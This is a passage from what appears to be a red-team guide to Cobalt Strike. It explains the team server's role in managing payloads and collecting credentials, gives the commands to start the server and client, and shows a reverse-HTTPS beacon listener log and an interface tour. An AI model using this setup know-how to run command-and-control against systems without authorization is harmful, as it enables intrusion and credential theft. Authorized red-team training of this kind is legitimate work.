
```
[xXxZombi3xXx:cobaltstrike Harry$ ls -alh
total 42184
drwx------@  12 Harry  staff   384B Jun 11 17:43 .
drwx------+ 508 Harry  staff    16K Jun 19 19:27 ..
-rw-r--r--    1 Harry  staff   1.4K Jun 11 17:43 .cobaltstrike.beacon_keys
-rwxr-xr-x@   1 Harry  staff   126B May 23  2017 agscript
-rwxr-xr-x@   1 Harry  staff   144B May 23  2017 c2lint
-rwxr-xr-x@   1 Harry  staff    93B May 23  2017 cobaltstrike
-rwxr-xr-x@   1 Harry  staff    21M Apr 13 08:42 cobaltstrike.jar
-rw-r--r--    1 root   staff   2.3K May 28 19:14 cobaltstrike.store
drwxr-xr-x    3 root   staff    96B May 28 19:21 data
drwxr-xr-x    5 root   staff   160B Jun 11 17:39 logs
-rwxr-xr-x@   1 Harry  staff   1.8K Jun 11 17:39 teamserver
drwxr-xr-x@   5 Harry  staff   160B Sep  7  2017 third-party
xXxZombi3xXx:cobaltstrike Harry$
```

The first thing we need to do is run the team server script located in the same directory.

What is a team server?

- This is the main controller for the payloads that are used in Cobalt Strike.
- It logs all of the events that occur in Cobalt Strike.
- It collects all the credentials that are discovered in the post-exploitation phase or used by the attacker on the target systems to log in.
- It is a simple bash script that calls for the Metasploit RPC service (`msfrpcd`) and starts the server with `cobaltstrike.jar`. This script can be customized according to the needs.

Cobalt Strike works on a client-server model in which the red-teamer connects to the team server via the Cobalt Strike client. All the connections (bind/reverse) to/from the victims are managed by the team server.




The system requirements for running the team server are as follows:

- **System requirements**:
  - 2 GHz+ processor
  - 2 GB RAM
  - 500MB+ available disk space
- **Amazon EC2**:
  - At least a high-CPU medium (`c1.medium`, 1.7 GB) instance
- **Supported operating systems**:

    - Kali Linux 1.0, 2.0 – i386 and AMD64
    - Ubuntu Linux 12.04, 14.04 – x86, and x86_64
- **The Cobalt Strike client supports**:
    - Windows 7 and above
    - macOS X 10.10 and above
    - Kali Linux 1.0, 2.0 – i386 and AMD64
    - Ubuntu Linux 12.04, 14.04 – x86, and x86_64

As shown in the following screenshot, the team server needs at least two mandatory arguments in order to run. This includes **host**, which is an IP address that is reachable from the internet. If behind a home router, you can port forward the listener's port on the router. The second mandatory argument is **password**, which will be used by the team server for authentication:



The third and fourth arguments specifies a **Malleable C2 communication profile** and a **kill date** for the payloads (both optional). A Malleable C2 profile is a straightforward program that determines how to change information and store it in an exchange. It's a really cool feature in Cobalt Strike.

The team server must run with the root privileges so that it can start the listener on system ports (port numbers: `0-1023`); otherwise, you will receive a `Permission denied` error when attempting to start a listener:

The `Permission denied` error can be seen on the team server console window, as shown in the following screenshot:

```
[-] Listener: Rev53 (windows/beacon_https/reverse_https) on port 53 failed: Permission denied (Bind failed)
[-] Trapped java.io.FileNotFoundException during save listeners [save thread for: listeners]: /Users/Harry/
ssion denied)
java.io.FileNotFoundException: /Users/Harry/Downloads/cobaltstrike/data/listeners.bin (Permission denied)
        at java.io.FileOutputStream.open0(Native Method)
        at java.io.FileOutputStream.open(FileOutputStream.java:270)
        at java.io.FileOutputStream.<init>(FileOutputStream.java:213)
        at server.PersistentData._save(PersistentData.java:29)
        at server.PersistentData.run(PersistentData.java:44)
        at java.lang.Thread.run(Thread.java:745)
[!] Trapped java.io.EOFException during client (192.168.0.39) read [Manage: harry]: null
```


Now that the concept of the team server has been explained, we can move on to the next topic. You'll learn how to set up a team server for accessing it through Cobalt Strike.

Cobalt Strike setup

The team server can be run using the following command:

```
sudo ./teamserver 192.168.10.122 harry@123
```


Here, I am using the IP `192.168.10.122` as my team server and `harry@123` as my password for the team server:



If you receive the same output as we can see in the preceding screenshot, then this means that your team server is running successfully. Of course, the `SHA256` hash for the SSL certificate used by the team server will be different each time it runs on your system, so don't worry if the hash changes each time you start the server.

Upon successfully starting the server, we can now get on with the client. To run the client, use the following command:


```
java -jar cobaltstrike.jar
```



This command will open up the connect dialog, which is used to connect to the Cobalt Strike team server. At this point, you need to provide the team server IP, the Port number (which is `50050`, by default), the User (which can be any random user of your choice), and the Password for the team server. The client will connect with the team server when you press the Connect button.

Upon successful authorization, you will see a team server fingerprint verification window. This window will ask you to show the exact same SHA256 hash for the SSL certificate that was generated by the team server at runtime. This verification only happens once during the initial stages of connection. If you see this window again, your team server is either restarted or you are connected to a new device. This is a precautionary measure for preventing **Man-in-the-Middle** (**MITM**) attacks:

Once the connection is established with the team server, the Cobalt Strike client will open:



Let's look further to understand the Cobalt Strike interface so that you can use it to its full potential in a red-team engagement.


Cobalt Strike interface

The user interface for Cobalt Strike is divided into two horizontal sections, as demonstrated in the preceding screenshot. These sections are the visualization tab and the display tab. The top of the interface shows the visualization tab, which visually displays all the sessions and targets in order to make it possible to better understand the network of the compromised host. The bottom of the interface shows the display tab, which is used to display the Cobalt Strike features and sessions for interaction.


Toolbar

Common features used in Cobalt Strike can be readily accessible at the click of a button.

The toolbar offers you all the common functions to speed up your Cobalt Strike usage:




Each feature in the toolbar is as follows:



Connecting to another team server


In order to connect to another team server, you can click on the + sign, which will open up the connect window:

All of the previous connections will be stored as a profile and can be called for connection again in the connect window:



Disconnecting from the team server

By clicking on the minus (–) sign, you will be disconnected from the current instance of the team server:




You will also see a box just above the server switchbar that says Disconnected from team server. Once you disconnect from the instance, you can close it and continue the operations on the other instance. However, be sure to bear in mind that once you close the tab after disconnection, you will lose all display tabs that were open on that particular instance. What's wrong with that?

This may cause some issues. This is because in a red-team operation you do not always have the specific script that will execute certain commands and save the information in the database.

In this case, it would be better to execute the command on a shell and then save the output on Notepad or Sublime. However, not many people follow this practice, and hence they lose a lot of valuable information.

You can now imagine how heart-breaking it can be to close the instance in case of a disconnection and find that all of your shell output (which was not even copied to Notepad) is gone!

